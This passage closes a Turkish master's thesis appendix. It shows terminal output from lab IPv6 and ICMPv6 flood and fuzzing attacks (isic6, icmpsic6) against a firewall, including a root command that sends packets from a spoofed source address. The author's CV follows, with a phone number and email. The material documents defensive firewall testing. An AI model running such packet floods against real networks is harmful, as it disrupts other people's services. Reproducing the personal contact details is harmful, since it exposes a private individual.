14000 @ 68686.0 pkts/sec and 51494.9 k/s
15000 @ 72939.5 pkts/sec and 54909.0 k/s
16000 @ 71602.5 pkts/sec and 52807.6 k/s
17000 @ 70992.5 pkts/sec and 52503.8 k/s
18000 @ 74951.3 pkts/sec and 56116.6 k/s
19000 @ 68124.5 pkts/sec and 52464.4 k/s
20000 @ 70947.1 pkts/sec and 52817.7 k/s
21000 @ 73702.8 pkts/sec and 55044.6 k/s
22000 @ 72764.3 pkts/sec and 54024.7 k/s
23000 @ 71638.4 pkts/sec and 52584.6 k/s
24000 @ 72769.6 pkts/sec and 54108.7 k/s
25000 @ 71464.3 pkts/sec and 51758.4 k/s
26000 @ 69013.1 pkts/sec and 51424.3 k/s
27000 @ 69165.9 pkts/sec and 52132.6 k/s
28000 @ 73405.3 pkts/sec and 56121.3 k/s
29000 @ 68601.2 pkts/sec and 51196.3 k/s
30000 @ 72150.1 pkts/sec and 54883.9 k/s
31000 @ 70082.0 pkts/sec and 53526.1 k/s
```

Şekil 1.9. Isic6 ile IPv6 uygulamalarına yönelik saldırı başlangıcı




Şekil 1.10. Güvenlik duvarı isic6 ile yapılan atağı farklı sebeplerden engelledi

EK-1. (devam) Yapılan saldırılarla ilgili ekran görüntüleri



Şekil 1.11. Güvenlik duvarı isic6 ile yapılan atağı farklı sebeplerden engelledi



Şekil 1.12. Güvenlik duvarı icmpsic6 ile yapılan atağı farklı sebeplerden engelledi

EK-1. (devam) Yapılan saldırılarla ilgili ekran görüntüleri

```

root@ubuntu1:/home/altug# icmpsic6 -s fe80::1234:5678:90ab:cdef -d fe80::20c:29ff:fe13:e02c
pl = 1239, ICMPcksm = 0.100000
pl = 1168, ICMPcksm = 0.100000
pl = 288, ICMPcksm = 0.100000
pl = 267, ICMPcksm = 0.100000
pl = 1260, ICMPcksm = 0.100000
pl = 114, ICMPcksm = 0.100000
pl = 96, ICMPcksm = 0.100000
pl = 1307, ICMPcksm = 0.100000
pl = 1158, ICMPcksm = 0.100000
pl = 63, ICMPcksm = 0.100000
pl = 1095, ICMPcksm = 0.100000
pl = 1217, ICMPcksm = 0.100000
pl = 295, ICMPcksm = 0.100000
pl = 1148, ICMPcksm = 0.100000
pl = 194, ICMPcksm = 0.100000
pl = 1245, ICMPcksm = 0.100000
pl = 1097, ICMPcksm = 0.100000
pl = 1220, ICMPcksm = 0.100000
pl = 219, ICMPcksm = 0.100000
pl = 117, ICMPcksm = 0.100000
pl = 1156, ICMPcksm = 0.100000
pl = 1131, ICMPcksm = 0.100000
pl = 1320, ICMPcksm = 0.100000
pl = 110, ICMPcksm = 0.100000
pl = 291, ICMPcksm = 0.100000
pl = 1216, ICMPcksm = 0.100000
pl = 187, ICMPcksm = 0.100000
pl = 1212, ICMPcksm = 0.100000
pl = 96, ICMPcksm = 0.100000
pl = 229, ICMPcksm = 0.100000
pl = 1167, ICMPcksm = 0.100000
pl = 267, ICMPcksm = 0.100000
pl = 1139, ICMPcksm = 0.100000
pl = 1318, ICMPcksm = 0.100000
pl = 1077, ICMPcksm = 0.100000
pl = 1267, ICMPcksm = 0.100000
pl = 66, ICMPcksm = 0.100000
pl = 208, ICMPcksm = 0.100000
pl = 1194, ICMPcksm = 0.100000
pl = 1225, ICMPcksm = 0.100000
pl = 1197, █

```

Şekil 1.13. Icmpsic6 ile ICMPv6 uygulamalarına yönelik saldırı başlangıcı

ÖZGEÇMİŞ

Kişisel Bilgiler

Soyadı, adı : Altuğ ÇİL
 Uyuğu : T.C.
 Doğum tarihi ve yeri : 07/12/1987 - ÇORLU
 Medeni hali : Evli
 Telefon : 0 (555) 700 11 50
 e-posta : altugcil@hotmail.com



Eğitim Derecesi	Okul/Program	Mezuniyet Yılı
Yüksek lisans	Gazi Üniversitesi/Elektrik-Elektronik Mühendisliği Bölümü Anabilim Dalı	Devam Ediyor
Lisans	Gazi Üniversitesi/Elektrik-Elektronik Mühendisliği	2010
Lise	Ankara Atatürk Lisesi	2005
İş Deneyimi, Yıl	Çalıştığı Yer	Görev
2011-devam ediyor	Meteoroloji Genel Müdürlüğü	Ağ yöneticisi

Yabancı Dili

İngilizce

Hobiler

Bilgisayar teknolojileri, Futbol, Müzik



GAZİ GELECEKTİR..